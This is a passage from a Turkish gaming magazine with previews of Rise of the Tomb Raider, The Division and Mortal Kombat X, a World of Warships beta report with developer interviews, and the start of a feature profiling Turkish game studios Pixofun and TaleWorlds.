Önceki oyunda insanların hayran kaldığı o dramatik sahneler, *Rise of the Tomb Raider*'ın büyük çoğunluğunu kapsıyor. Nasıl ki Lara'yı ucu ucuna kurtardığımız birçok an vardı 2013'teki yapımda, burada da setler daha dolu ve daha zorlayıcı olacak. Tabii buna müthiş bir görsellik, ufuk çizgisini yok edercesine sıralanmış dağların görüntüsü eşlik edecek. Oyun iki farklı nesle çıkıyor ama Xbox One sürümünü Crystal Dynamics üstlenirken, Xbox 360 sürümü için Nixxes Software çalışıyor. Söylenenler, başarılı bir dengenin yakalandığı yönünde.

Rise of the Tomb Raider, 2013'teki yeniden yapımı beğenmiş herkesi ihya edecek kadar dolu gözüküyor. Tüm detayları daha açıklanmadı, tüm düşmanları karşımıza çıkmadı, 2013'teki oyundan beri süregelen bazı isimlerin (Trinity Tarikatı gibi) tam detaylarını da öğrenmedik. Ama Lara yine güçlü adımlarla geliyor. Bu sefer kendinden daha emin ama, içindeki o insanlık parçacığını da hâlâ koruma gayesinde. **-Sarp**



○ **Tür:** Aksiyon ○ **Yapımcı:** Crystal Dynamics / Nixxes Software ○ **Yayıncı:** Square Enix
○ **Platform:** Xbox One, Xbox 360 ○ **Çıkış Tarihi:** 2015 Kış Dönemi ○ **İstemetre:**

TOM CLANCY'S THE DIVISION



Hakkında kırıntılar halinde bilgi alabildiğimiz, *Tom Clancy's The Division*'a dair ufak birkaç şey paylaşma imkânımız var bu ay ki, HOORAY! Sakin olayım ben, neyse. Oyunun haritasının oyuncuyla ilişkisine dair bazı yeni bilgiler çıktı ortaya. Oyunda gece gündüz döngüsü ve hava şartlarının olduğunu biliyorduk. Ama tam olarak bilmediğimiz şey, bunların oyuncuyu etkilediği kadar düşmanları da etkiliyor olduğu. Yani bir caddeye kar yağdığında düşmanlar buna göre pozisyon alacak, devriye rotaları buna göre değişkenlik gösterecek. Aynı şekilde gündüzleri hareket edilen rotalarla gecenin rotaları farklı olacak. Sokak hayvanları da yine bunlara göre farklılık gösterecek. Ayrıca açık dünya, kimi yerlerin pas geçilebilmesine olanak sağlıyor. Central Park, oynadığınız zaman diliminde düşman açısından yoğunsa, oyuncuların bunu fark edip rotalarını değiştirme seçeneğini sunmak istiyor geliştiriciler. Böylece oyunun etkileyiciliğini oyun içi ekosistemini yaratarak güçlendirme peşindeler. Neden olmasın? Ubisoft'un bu aralar adı kötüye çıkmış olsa da, *The Division* heyecan uyandırmaya devam ediyor.

Tür: DVO / Aksiyon **Yapımcı:** Ubisoft Massive **Yayıncı:** Ubisoft **Platform:** PC, PS4, Xbox One **Çıkış Tarihi:** 2015 finansal yılı içinde **İstemetre:**

MORTAL KOMBAT X

Bir dövüş oyununda tek kişilik modun değeri nedir? Bu konuda en cömert olanı herhalde hep *Mortal Kombat* serisi oldu. "**Test Your Might**"tan bugüne kadar yapılan gelişimler, *Mortal Kombat X*'te de **Living Towers** ile devam ediyor gibi. Living Towers, aslında *Mortal Kombat 9*'daki Challange Tower'dan çok farklı değil. Maç bitmeden yapılması gereken görevler var ve oyunun dengesi sürekli değişiyor. Ama Living Towers çevrimiçi. O nedenle NetherRealm değişiklik yapabiliyor. Ayrıca sunulan seçkiden istediğiniz karakteri seçebiliyorsunuz. Dövüşlerde her türlü asit, yıldırım, meteor gibi faktör var tabii. Yine *MK 9*'dan hatırlayabileceğiniz tuşların ters çalışması gibi değişkenleri saymıyorum bile. Birkaç saatte bir, günlük ve haftalık değişen üç kategori var ve en kısa kule 10 dakika kadar sürecek. Kısaca, PvP'den korkan ve kendisini geliştirmek isteyen oyuncular için Living Towers değişime açık bir deneyim sunuyor. Kısa vadede *MK 9*'un 300 civarında kulesinden az gibi gözükse de, uzun vadede çok daha çeşitli olup oyunun ömrünü uzatacağı kesin gibi.

Tür: Dövüş **Yapımcı:** NetherRealm **Yayıncı:** Warner Bros. Int. Entertainment **Platform:** PS3, PS4, Xbox 360, Xbox One, PC **Çıkış Tarihi:** 14 Nisan 2015 **İstemetre:**





WORLD OF WARSHIPS

KAPALI BETA İZLENİMLERİ VE BİR ST. PETERSBURG GEZİSİ

-TUĞBEK ÖLEK







Dalgalar yükseldiğinde nerede olacaksın? Motorların gürültüsü suyun altında gürler ve torpidolar vızıldarken? Uçakları havalandırmaya çalışan tayfalar güverte üzerinde koştururken, gözü dürbünde kaptanlar emir yağdırırken. Toplar gürlediğinde nerede olacaksın? Çelik çelikle buluştuğunda, alevler kurbanlarını sardığında ve okyanus son tayfayı yuttuğunda nerede olacaksın? Elbette ki bilgisayarının başında, ellerin klavye ve farende... Okyanus üzerindeki dehşeti yutup unutalı, alevlerin dumanları dağılalı yetmiş sene oldu. Pasifiğin çılgın deniz savaşlarını bir daha yaşamayacağımıza göre (umuyorum ki), Pasifik Savaşı'nın anıları bundan sonra bilgisayarlarımızda yaşanacak.

World of Tanks'ın piyasaya çıkışının üzerinden beş sene geçti. Hâlbuki nasıl bir oyunmuş acaba diye yükleyişim dün gibi aklımda. Sonra tiryakisi olup Panzerkampfwagen Tiger Ausf.'umu düşman üzerine sürene kadar nefes almadan oynamıştım. Bu beş sene içinde oyun salgın gibi yayılıp tarihin en popüler oyunlarından biri haline geldi. Düzenli güncellemelerle oyuna yüzlerce tank eklendi, *World of Warplanes*'le savaşı göklere çıkarıp, tablet ve konsollarda da şansını denedi.

Şimdi *World of Warships*'in çıkışıyla üçleme tamamlanıyor ve "*World of...*" serisi karada, havada ve denizde hâkimiyete hazırlanıyor. Ancak *Tanks* ne kadar bir fenomene dönüşmüş olsa da *Warplanes*'in aynı başarıdan uzak olduğu ortada. Uçakların modellemeleri ve oyunun görsel güzelliğine sözümüz yok ama derinlik ve oynanış olarak oyunculardan hayli eleştiri aldı. Açıkçası ben de uçağımın burnunu gökyüzüne dikip, nazikçe ters taklaya bırakmayı, ince detaylarında güneşin parlamasını izlemeyi, it dalaşına girmekten çok daha fazla sevmiştim. Şimdi rivayetler oyunun büyük oranda baştan tasarlandığı yönünde.

YAMATO VE BEN

Bu yüzden serinin üçüncü oyunu olan *Warships*'in neler yapacağı daha da büyük bir merak konusu. Ben de nihayet ikinci kapalı beta hafta sonunu yakalayınca Cuma akşamdan oturup Pazar geç saatlere kadar başından kalkmadım. Bu kısa süreli betaların kötü yanı, her ne kadar hızlandırılmış olsalar da, oyunda ilerleyememek, üst seviyeleri görememektir. Ama **Wargaming** sağ olsun oyunu rahat test edebileyim diye her şeyin açık olduğu bir hesap yollamıştı. Şımarmamak elde mi? Ben de küçük gemilerle bir iki oynadıktan sonra oyundaki en büyük ve en güçlü muharebe gemisini (Battleship) bir deneyeyim dedim. Karşıma insan rakip çıkmasını beklemiyordum açıkçası. Çünkü oyun sizin seviyenizde kimseyi bulamazsa karşınıza botlar koyuyor. Ama şimdiden hastaları var demek ki, bir hafta sonunda kasıp VII-VIII seviyelere gelmişler. Ben bir anda karşılarına X seviye Yamato ile çıkınca şok oldular. "Yamato mu?", "Şaka mı bu şimdi!", "Nasıl batırcaz biz lan bunu!" haykırışları görmeye değerdi. Artistlik yapmadım, "Basın hesabı arkadaşlar, kazanılmış hesap değildir" diye açıkladım durumu. Zaten nereye artistlik yapacaksın ki, oyundaki adın "*wows_test_23*".



Açıkçası ben de oyunda ileri seviye olmak mı önemli yoksa yetenek, zekâ ve takım oyunu mu merak ediyordum (zekâsı, yeteneği ve takımı olmayan ben oluyorum). Beni bir kenara kıstırıp dört kruvazör (Cruiser) ve iki muhrip (Destroyer) batırana kadar üç dakika boyunca bomba ve torpido manyağı yaptılar. Muhteşem Yamato sulara gömülürken karşı takımın sevinç naraları gökleri dolduruyordu. İnsanları mutlu etmeyi seviyor ve fırsattan istifade yardıma gelmeyen takım arkadaşlarımı bir daha kınıyorum =). Ama böylece görmüş olduk ki oyuncunun yeteneklisi, geminin büyüğünden yeğmiş. Altı kişi bir noob'u batırmaya debelendiler diyorum, ah bir de teke tek gelselerdi.

BU, BAŞKA BİR DÜNYA

Warships, serinin önceki oyunlarıyla üç ortak özelliğe sahip. Bunların ilki arayüz, teknoloji ağacı, geliştirmeler gibi tüm hangar/tersane mekaniklerinin benzer oluşu. Yani girer girmez ne neredeydir biliyorsunuz, oyunda kaybolmuyorsunuz. İkincisi, bu oynaması kolay bir aksiyon oyunu, simülasyon değil. Geminizin hızlanışı, manevralardaki savruluşu, verdiği tepkiler size gerçekçi gelebilir, ama bu bir gemi gerçekte nasıl hareket eder bilmediğimizden. Elbette ki 70.000 ton ağırlığındaki bir savaş gemisi 15-20 saniye içinde maksimum hıza ulaşıp o hızda adaların arasında manevra yapamaz. Ama ben gerçeklik ile oynanabilirlik arasındaki dengeyi sevdim. Oyun hem eğlenceli hem de oyuncak gemilerle oynuyormuş hissi vermiyor.









DÖRT FARKLI GEMİ SINIFI YETERLİ GİBİ GÖZÜKSE DE EKİP YENİLİKLERE HER DAİM AÇIK, ÇALIŞIYOR.

Üçüncü ortak yan ise gemilerin tarihe uygunlukları ve modellemelerinin detay seviyesi. Zaten Wargaming bu konuda hastalıklı bir geliştirici. *Tanks* ve *Warplanes*'de de ufak tefek hareketli parçalardan, çiziklere ve boya döküntülerine kadar inanılmaz detaylı çalışmışlardı. Ama bir savaş gemisini modellemek, tank veya uçağa benzemiyor elbette. Üzerlerinde öylesine çok detay var ki devasa bir ekip gecesini gündüzünü bu eski savaş makinelerini araştırıp gerçek haliyle oyuna geçirmeye adıyor. Üstelik tank ve uçak gibi seri üretilmediği için hem üretim →



IVAN MOROZ İLE SÖYLEŞİ

WoWs Küresel Operasyon Direktörü

WoWs'a eklemeyi planladığınız ülke ve gemiler neler?
Yıl ortasında birkaç ay sürecek bir kapalı beta test aşamamız olacak, ardından açık beta testlere başlayacağız. Açık beta testte ülke olarak ABD ve Japonya ve bunların her biri için dört sınıftan da gemilerimiz olacak. Yani Japon uçak gemileri ve Amerikan muharebe gemileri de geliyor. Bunun ardından Alman Kruvazörleri ve Rus Muhripleri eklenecek, bu sene içinde olacağını umuyorum. Gelecek sene başına İngiliz gemilerini planlıyoruz ve bunu o dönemde donanması olan diğer ülkeler takip edecek.

Peki yeni gemi sınıfları eklenecek mi?
Henüz bu konuda kesin bir kararımız yok, oyunun yayınlanmasından sonra beşinci sınıfımız olmalı mı, olursa ne olmalı değerlendireceğiz.

Ama oyunda bariz olarak eksik olan sınıf denizaltılar.
Bir açıdan bakınca haklısın. Ama oynanış açısından denizaltıları eklemek zor görünüyor. Maç süresinin 10 dakikayı geçmemesini, sıkıcı hale gelmemesini istiyoruz. Denizaltılar bu dengeyi bozacaktır. Bizim için ilginç bir sınıf ama nasıl bir denge yakalayabiliriz net bir fikrimiz yok henüz.

Mevcut gemiler için geliştirmeler var mı?
Oyundaki özelleştirmeleri daima arttıracağız, silahların ve geliştirmelerin sayısı ve kaptanların yetenek ağaçları gelişecek. Oyuncular farklı amaçlara için özelleştirebilecek gemilerini. Mesela bir kruvazörü bombardıman, hava savunması veya torpidolara odaklayabileceksiniz.

Görsel özelleştirmeler de olacak mı? Gemileri boyamak gibi?
Evet, bayraklar ve kamuflaj eklenebilecek gemilere. Daha sonra *decal* özelliği de gelecek. Bunlar oynanışı ve gemilerinizin tespit edilebilmesini de etkileyecek.

Peki, harita ve modlar?
Kapalı beta ile birlikte oyuna yeni bir mod daha eklenecek. Oyun yayınlandıktan sonra yeni modlar eklemeyi de düşünüyoruz. Şu an 6 haritamız var, ancak her biri iki farklı modda oynanabildiği için 12 farklı düzende oynanabiliyor. Haritalar oyunun dosya boyutunu arttırdığından, gerçekten farklı oynanış getiriyorlarsa eklemeyi düşünüyoruz.

Haritalarda topçu bataryaları gibi dinamik özellikler olacak mı?
Üs ele geçirme modunda, denizin ortasındaki bir bayraktan ibaret üslerimiz. Bu bize biraz garip geliyor. İleride bunu üzerinde bir üs ve topçu bataryaları olan küçük adalara çevirebilir miyiz diye düşünüyoruz. Bu durumda bu savunmaların icabına bakmanız gerekecek. Yeni modlarımızda karada binaları nasıl kullanabiliriz buna bakacağız.



→ şemalarına ulaşmak zor, hem de üzerlerinde sürekli değişiklikler yapıldığından eldeki veriler birbirini tutmayabiliyor. Bu açıdan bakınca *World of Warships*, II. Dünya Savaşı denizciliğinin en kapsamlı interaktif müzesi bir yandan da.

Ama "*World of...*" serisinin bu ortak özelliklerini bir yana bırakınca *Warships* bambaşka bir oyun. Önceki oyunların anlık karar ve reflekslere dayalı yapısı ile ilgisi yok. Çok daha stratejik olmak, daima iki dakika sonra ne yapacağınızı hesaplamak zorundasınız. Çünkü kullandığınız gemiye ve yapmaya çalıştığınız harekete göre bazen namluyu çevirip de ateş etmek çok uzun süre alabiliyor, ya da girdiğiniz dar bir alanda üzerinize doğru gelen torpidoları çaresizce izlerken buluyorsunuz kendinizi.

Mesela *Tanks* oynarken siz o tanksınızdır, *Warplanes* oynarken o uçak. Tek bir savaş makinesini bir bütün olarak kullandığınızı hissedersiniz. Ama *Warships* oynarken kendinizi kaptan olarak hissediyorsunuz. Birbirinden bağımsız ama bir arada çalışan etmenleri koordine etmek, bir orkestra şefi gibi ahenk içinde yönetmek işiniz.

HER GEMİ AYNI DEĞİLDİR

Yamato ile ilk hezimetimden sonra IV seviyeye dönüp daha yüksek manevra kabiliyeti olan muhriplerle deneyim kazanmaya çalıştım. Motorların gücü, dümenin yönü, geminizin düşmana açısı ve taretlerin hareketi daima kontrol altında tutmanız gereken dört önemli güç. Bunları bir arada kullanmaya başlayınca düşmanlar da batmaya başlıyor. Mesela taretlerinizin dönüş hızı genelde yavaş ama geminizin dönüş hızı daha güçlü. Bu yüzden hedef alırken geminin hareketinden de faydalanmanız gerekiyor. Geminizin silahları büyüdükçe doldurma süreleri otuz saniyelere çıkıyor, bu yüzden hızınızı iyi ayarlarsanız bu aralarda savunmaya yönelik manevralar yapabiliyorsunuz.



Oyunda dört ayrı sınıf var. Muhripler (Destroyer) hızlı ve manevra kabiliyetleri yüksek. Üzerlerindeki toplar büyük gemilere karşı etkisiz ama

WARSHIPS, KARTLARINI DÜZGÜN OYNARSA TANKS'İN BAŞARISINI GÖLGEDE BIRAKABİLİR BU SAĞLAM TEMELLE.





SERGEI GORNOSTAEV İLE SÖYLEŞİ

Müze ve Askeri İlişkiler Uzmanı

WoWs ekibindeki rolünden bahseder misin?
Geliştiricilere savaş gemileri ile ilgili bilgiler, fotoğraflar, planlar bulmak konusunda yardımcı oluyorum. Savaş gemileri çok komplike araçlar, bu yüzden modelcilerimizin çok fazla veriye ihtiyacı oluyor. Arşivlerde bu bilgilere ulaşmak her zaman kolay değil, bazen özel koleksiyonlarda da bulabiliyoruz bu tip bilgileri.

Halen hayattaki gemilerden de faydalanıyor musunuz?
Eğer oyundaki gemilerden birine ulaşma imkânımız varsa mutlaka ziyaret etmeye çalışıyoruz. Geliştiricilerden bir takım oluşturup geziler düzenliyor, fotoğraflarını çekip elimizden geldiğince bilgi toplamaya çalışıyoruz.

Peki, oyundaki gemilerden kaç tanesi halen bir yerlerde hayatta?
Dünyanın dört bir tarafına yayılmış 20-25 kadar savaş gemisi var İkinci Dünya Savaşı'ndan kalan *(bütün gemileri işaretlediği bir haritadan gösteriyor)*. Mesela Japonya'da Mikasa, Hawai'de USS Missouri, Los Angeles'da USS Iowa var.

Türkiye'de de bir tane mi görüyorum?
Evet, ABD donanmasından Gearing sınıfı bir muhrip daha sonra Türkiye tarafından kullanılmıştı, şu an müze olarak devam ediyor.

Peki bir donanmayı arayıp biz bir oyun yapıyoruz şu savaş gemisinin planlarını verin dediğinizde ajan olduğunuzu düşünüyorlar mı?
Bazen iletişimde kültürel zorluklar yaşayabiliyoruz. Ama eski gemilerden bahsettiğimiz için çoğunun detayları zaten halka açılmış durumda. Bazı durumlarda bilgiler halen gizli olabiliyor ama bu genelde bütçe veya çalışan eksikliğinden. Bunların halka açılması ve böylece oyuna eklenmesi için çaba gösteriyoruz.

Peki oyun hangi tarih aralığındaki gemileri kapsayacak?
İkinci Dünya Savaşı sırasında planlanan pek çok gemi aslında savaştan sonra üretildi. Bu yüzden savaşın biraz daha ilerisine uzanacağız tarih olarak. Oyundaki gemiler HMS Dreadnought'dan başlayacak ve Kore Savaşı'na kadar uzanacak.





TAKAO CLASS CRUISER



torpidoları muharebe gemilerinin can düşmanı. Kruvazörler (Cruiser) tam bir orta sınıf. Topları güçlü, torpido da atabiliyor. Ama muhrip kadar hızlı ve manevra kabiliyeti olmadığından torpido ile isabeti düşük. Muharebe gemileri (Battleship) hem batırması zor, hem de topları isabet ettiğinde feci can yakıyor. Yani muhrip muharebeye, muharebe kruvazöre, kruvazör muhribe karşı etkili. Tam bir taş-kağıt-makas klasiği.

Oyundaki son sınıf ise uçak gemileri. Bunlar tamamen farklı, çünkü diğer gemilere karşı herhangi bir direkt silahları yok. Uçak gemisiyle oynarken uçak filolarınızı kaldırıp aynı bir strateji oyunu oynar gibi yönetiyorsunuz. Geminize avcı, bombardıman ve torpido uçağı yükleyebiliyorsunuz. Böylece hava savunması veya saldırısı yapmayı tercih edebiliyorsunuz.

MUTFAKTA KİM VAR?

World of Tanks şirketin Minsk'deki orijinal stüdyosunda geliştirilirken, *Warplanes* Kiev'deki Persha stüdyosunun eseriydi. *Warships* ise St. Petersburg'daki Lesta stüdyosu tarafından geliştiriliyor. Beta hafta sonunun ardından Wargaming bir grup uluslararası basın üyesini stüdyoyu ziyarete davet etti. St. Petersburg bir Rus donanması üretmek hayaliyle kurulduğu için dünyanın en meşhur ve güzel denizcilik şehridir. *Warships*'i geliştirmek için de ideal mekân anlayacağınız ve şahane bir deniz müzesi var.

Bugüne dek gezdiğim stüdyolar içinde en büyük ve kalabalık olanlarından biriydi. Tek bir oyun üzerinde çalışan stüdyonun bu denli büyük olması şaşırttı beni açıkçası. Ama stüdyo turu sırasında bunun sebebi belli oldu, çünkü ekibin büyük kısmı gemi modellemeleri üzerinde çalışıyor. Bu gemileri tasarlamak zor iş demiştim, değil mi?



Tabii bu gezinin büyük kısmı oyunu oynamakla geçti. Batı ve Doğu Avrupa olarak iki ekibe ayrılıp kendi içimizde uzun uzun oynadık. Jeopolitik önemi açısından Türk ekibi de Batı Avrupa güçleri arasındaydı elbette. Sonunda sıra Doğu ile Batı arasındaki büyük maça geldi. Ben tam Yamato'mun geliştirmelerini tamamlayıp maça dalıyordum ki "coşma, VII'den yüksek gemi almak yok" dediler. Eh meh deyip diğer bir Japon muharebe gemisi Nagato'yu sürdüm denize. Filodaki en büyük gemi olunca sağa sola emir yağdırmaktan da geri durmadım. Filonun iyice gerisine geçip uzun menzilim ve güçlü toplarımla düşman gemilerine üç beş isabet de tutturdum. Ama Doğu cephesindeki arkadaşlar üslerini korumaları gerektiğini idrak edemediğinden biraz hızlı bitti maç. Ben birkaç gemi batırırım diye hayal ediyordum. Ama olsun, içimde kalsa da üzülmedim. Hem biliyor musunuz, Yamato da bütün II. Dünya Savaşı boyunca neredeyse hiç ateşlememişti toplarını. Varlığımız yeter...

ST. PETERSBURG'DAKİ EKİP, EN ÇOK GEMİLERİN MODELLENİŞİ İÇİN ÇABALIYOR. ORTAYA DA HARİKA İŞLER ÇIKIYOR TABİİ.



WORLD OF TANKS XBOX ONE'A GELİYOR

Bugüne dek free2play dünyasından konsollara geçen pek çok oyun oldu ama genelde umduklarını bulamadılar. Free2play modelinin konsollarda çalışmayacağı düşüncesi çok konuşulur oldu. Ama *WoT*'un Xbox 360 sürümü iyi gidiyor olmalı ki Wargaming oyunu Xbox One'a da çıkarmaya karar verdi. Üstelik oyun 360 sürümüyle birebir aynı içeriğe sahip olacak ve iki konsoldaki oyuncular birbiriyle kapışabilecek. 360'dan One'a geçen oyuncular da kaldıkları yerden devam edecek kariyerine.





TÜRKİYE OYUN ATLASI

ÇOK DEĞİL, ON YIL KADAR ÖNCE BİRKAÇ SAYFADA HER YÖNÜYLE ANLATIP BİTİREBİLECEĞİMİZ BİR KONUYU, "ACABA KİMLERİ UNUTTUK" TELAŞIYLA SUNUYORUZ SİZLERE BU AY. ÇÜNKÜ TÜRKİYE OYUN SAHNESİ GEÇEN YILLAR İÇİNDE HİÇ DE AZIMSANMAYACAK BİR BÜYÜKLÜĞE ULAŞTI VE FARKLI BAŞARI HİKÂYELERİNE EVSAHİPLİĞİ YAPTI. BİZ DE, BİZE YILLARDIR SORDUĞUNUZ O SORUYA, YERİMİZ VE GÜCÜMÜZ YETTİĞİNCE BİR YANIT ARAMAK İSTEDİK: OYUN GELİŞTİRMEK İSTEYEN OKURLARIMIZA SEKTÖRÜN AKTÖRLERİNİ VE OLASI İMKÂNLARINI GÖSTERMEK ÜZERE, ÜLKEMİZDEKİ OYUN GELİŞTİRİCİ EKİPLERİNİN KAPISINI ÇALDIK. ORTAYA RENKLİ VE REHBER NİTELİĞİNDE BİR DOSYA ÇIKTI. UMARIZ TAM DA AKLINIZDAKİ FİKRİ YEŞERTMENİZE YARDIMI DOKUNUR.

HAZIRLAYAN SARP KÜRKCÜ



PIXOFUN

Her ne kadar kemikleşmiş oyuncu kitlesi yıllardır mobil cihazları yok sayıyor olsa da, 2012'den beridir müthiş bir yükselişte olan gündelik oyun piyasası Türkiye'de de güçlü adımlarla ilerliyor. Pixofun da şu ana kadar bu kitleye hitap eden ve başarısını projelerle kanıtlamış bir ekip. Sorularımızı Operasyon Direktörü Başak Güvenç cevapladı.

pixofun

Kuruluş: 2005
Yer: Ankara
Web Adresi: pixofun.com







Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
2000'li yılların başında, cep telefonlarına mobil oyun geliştirme denemeleri ile maceramız başladı. Sadece Nokia ve Ericsson'un siyah-beyaz ekranlı cep telefonları ve mobil için J2ME teknolojisi vardı. 64K hafızası olan telefonlar için oyun tasarlayıp geliştirmeye çalışmaktan bile o kadar keyif aldık ki, sadece oyun geliştirme isteği ile 2005 yılında konforlu işlerimizden ayrılıp **Pixofun**'ı kurduk.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
Aslında şöyle geri dönüp bakınca, çok oyun tasarlayıp geliştirmişiz. *Kötü Kedi Şerafettin 2.80*, *Metal Fırtına*, *Sıkılan Adam*, *Avea Gudikler* mobil oyunlarımızın birkaçı.

Mesela, Nokia telefonlar için J2ME ile geliştirdiğimiz *Kötü Kedi Şerafettin 2.80* (2006), 100.000 kişi tarafından indirildi (o zamanlar iPhone, Android ve bir başvuru ile küresel olabildiğiniz mağazalar yoktu tabii :). Tanıtımlarımızı SMS kanalıyla yapıyorduk, oyuna erişim ise kendi mobil sitemizdendi.

Pixofun ile en çok özdeşleştirilen oyun ise *FootboCity*… Türkiye'de 2 milyon kullanıcıya ulaştı ve en çok trafik alan futbol oyunları arasında, EA ve Playdom ile aynı listede 5. sırada yer aldı.

Yakın zamanda Pixofun olarak özdeşleşmek istediğimiz projemiz ise, üzerinde uzun zamandır çalıştığımız, indirilebilir bir PC oyunu olacak.

Ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Ankara ODTÜ Teknokent'teyiz. Sektöre giriş yapmak isteyen oyun ekiplerinin yer aldığı ATOM ve birçok oyun stüdyosu ile aynı binadayız. Aynı lokasyonda bulunmak doğal olarak bir sinerji doğuruyor. Koridorda karşılaşınca iki çift laf etmek ya da çözemediğiniz bir problemde hemen yanı başınızdaki stüdyoya geçip bir bilene danışmak ya da danışılmak, paha biçilemez bir avantaj ve konforu da beraberinde getiriyor.

Çalışan sayınız, bu çalışanların dağılımı ve departmanlarınızın yoğunluğu bakımından hacminiz ne kadar?
An itibariyle 20 kişiyiz. 15 kişi Ar-Ge, kalan 5 kişi ise destek ekibimizi oluşturuyor.

İK süreciniz nasıl işliyor? Örneğin diploma mı, yoksa önceki projelerin gücü mü daha fazla etkileyici rol oynuyor? İK sürecinde, çalışanın "kafaya yattığı" o an vardır. Sizde nasıl bir kişilik bunu tetikler?
Oyun bir yenilik işi. Bu yüzden iyi bir temel eğitim almış olmanın yanı sıra, kendini geliştirmeyi konfor alanından çıkmak olarak görebilen, yaptığı işin kalitesi ile ilgili her daim rahatsız olan, bol soran, sorgulayan, içten yanmalı, kendinden motivasyonlu arkadaşlarla çalışmak istiyoruz. Yani kişinin kendisine yaptığı yatırım, hayatta kendini konumlandırması en az eğitimi kadar önem taşıyor bizim için.

Bugün, çalışan kadronuza baktığınızda kimin eksikliğini çekiyorsunuz? Hangi pozisyonlarda açık var Türkiye'deki oyun sektöründe?
Bizce oyun geliştirmek tasarımıyla, görseliyle, müziğiyle, yazılımıyla ve oyuncuya yaşattığı duygu ile tam bir sanat. Bu bağlamda, yaratıcı oyunlar geliştiren ekiplerin her bir üyesini sanatçı olarak görüyoruz. İyi sanatçılar kolay yetişmiyor, biz de oyun tasarımının her adımında "sanatçı" insanları çok çok zor bulabiliyoruz.

Firmanızın kurulduğu zamanla bugünü karşılaştırdığınızda, sektördeki kolaylıklar ve zorluklara dair fikirleriniz nelerdir?
10 yaşına geldik. Kurulduğumuz günlerde bahsettiğim gibi akıllı olmayan :) telefonlar vardı. Unity3D yoktu. Büyükleri bırakın, mobil oyunlar bile çok az biliniyordu. TeknoGirişim yoktu, e-tohum yoktu. Teknolojinin gelişmesi ile birlikte, Türkiye'deki oyun sektörü de çok gelişti. Yeni ve güzel işler çıkaran birçok geliştirici var. Sektörü desteklemeye yönelik yeni oluşumlar var. Örneğin, Türkiye'deki dijital oyun geliştiricilerini bir araya toplamayı hedefleyen **Dijital Oyun Geliştiricileri Derneği** (**DOGED**) kuruldu. Amacımız tüm geliştiricileri bir çatı altında toplayıp, sektörü daha da büyütebilmek. Tabii Türkiye'deki oyun sektörü hâlâ emekleme aşamasında. Önümüzde zorlu bir yol var. Destekler yetersiz, ekip arkadaşı bulmak zor. *"1 TL'den 100.000 download yaptırırsam 100.000TL kazanırım"* zihniyetiyle oyun yaptığını sananların yarattığı gürültüyü de unutmayalım.

Türkiye'de oyun geliştiriciliğine dair yakın gelecekte ne gibi değişiklikler bekliyorsunuz? Öngörüleriniz nelerdir?
Dernek olarak gelecekte oyun geliştiricilere desteklerin artması için çabalıyoruz. Ayakta kalabilme baskısından kurtulabilen stüdyolar çok iyi işler başaracaktır diye düşünüyorum. Halihazırda küreselde adını duyurmuş, ödüllere aday olmuş çok güzel oyunlar var Türkiye'den. İnanıyorum ki benzer işler önümüzdeki yıllarda artarak devam edecek.



TALEWORLDS

Belki de Türkiye dışında ismi en çok tanınan, en çok bilinen oyun stüdyomuz Taleworlds. Hem uzun geçmişi, hem de PC'de boy gösteren Mount & Blade serisi sebebiyle bilinirliği hayli fazla. Sadece kendi stüdyoları çevresinde oyun sektörüne yanaştıklarını düşünmeyin. Sorularımızı yanıtlayan Ali Erkin, Taleworlds'deki Operasyon Şefliği görevinin yanı sıra Dijital Oyun Geliştiricileri Derneği'nin (DOGED) de başkanlığını yürütüyor.

TaleWorlds ENTERTAINMENT

Kuruluş: 2005
Yer: Ankara
Web Adresi: taleworlds.com







Bu yola nasıl çıktınız? Nasıl bir süreçle girdiniz oyun dünyasına?
Birçok kişinin bildiği üzere *Mount & Blade*, kurucumuz Armağan Yavuz ve eşinin hobisi olarak başladı. 2005 yılında oyun, erken bir sürümünde olsa bile geliştirme sürecine destek olmak için satılmaya başlandıktan ve süreç hızlandıktan sonra ekibe yeni kişiler katıldı, sonrasında evrimleşmeye devam etti. Ekibin oyun dünyasına girmesindense oyun dünyası ekibin içinde doğdu desek daha doğru olur!

İlerleyen yıllarda ilk *Mount & Blade*'in çıkışıyla birlikte oyuna gösterilen ilgi daha da arttı. Tabii özellikle oyunun eşsiz yapısı, firmamızı bugünkü bilinirliğine çıkaran en önemli etmenlerden.

Sizi neyle tanıyoruz? Türkiye video oyun piyasasında firmanızla özdeşleştirilen proje hangisi? Bu projeniz ortaya nasıl çıktı?
İlk *Mount & Blade* kendi çapında oldukça büyük bir başarıydı. Kitle fonlama projelerinin ilklerinden olarak oyuncuları ve oyun basınını hayal güçlerinden yakalamayı başardı. Şu anda bile nadir bir durum olmakla birlikte oyunun geliştirildiği dönemde geliştiriciler ve oyuncuların bu kadar kişisel bir seviyede irtibat halinde olması neredeyse duyulmamış bir şeydi. Aslında Taleworlds'ün hikâyesi bir anlamda ilham verici, çünkü büyük ve ulaşılamaz gözüken yayıncıların baskın olduğu bir sektörde tekil ve bağımsız bir başarı birçokları için benimsenebilecek bir şeydi.

Tabii günümüzde bağımsızların her gün başka bir başarıya imza atıyor olmalarıyla bambaşka bir durum söz konusu.

Ama oyunumuzun başarısı, sadece o özel başlangıcın eseri değildi. *Mount & Blade*, bugün bile hâlâ dengi bulunamayacak at binme, yakın dövüş, geniş ölçekli savaş ve yüzlerce karakterin bağımsız şekilde savaşabilmesi gibi mekaniklere sahipti. İnsanlar, arkadaşlarına oyundan bahsederken "*strateji oyunu gibi ama savaşın ortasında oynuyorsun*" gibi tanımlamalarda bulunuyordu. Oyunun namı daha çok fısıltı gazetesi üzerinden yürüdü, hâlâ da bu şekilde kulaktan kulağa ilerliyor. *Mount & Blade*, arkadaşınıza bahsetmek istediğiniz türde bir oyun.

Mount & Blade Warband, yani şu anki en başarılı oyunumuz öncülünün başarılarının üstüne multiplayer'ı ekleyerek ve bir forum dolusu modseveri bayrağının altında toplayarak bizlerin de gurur duyduğu bir seviyeye ulaşmıştır.

Konuşlandığınız ofisiniz nerede? Bu lokasyonun bir video oyun geliştirme ekibine kattığı yararlar nelerdir?
Ofisimiz Ankara ODTÜ içerisinde, çoğunlukla yazılım firmalarının yer aldığı Teknokent'te. Ankara, özellikle







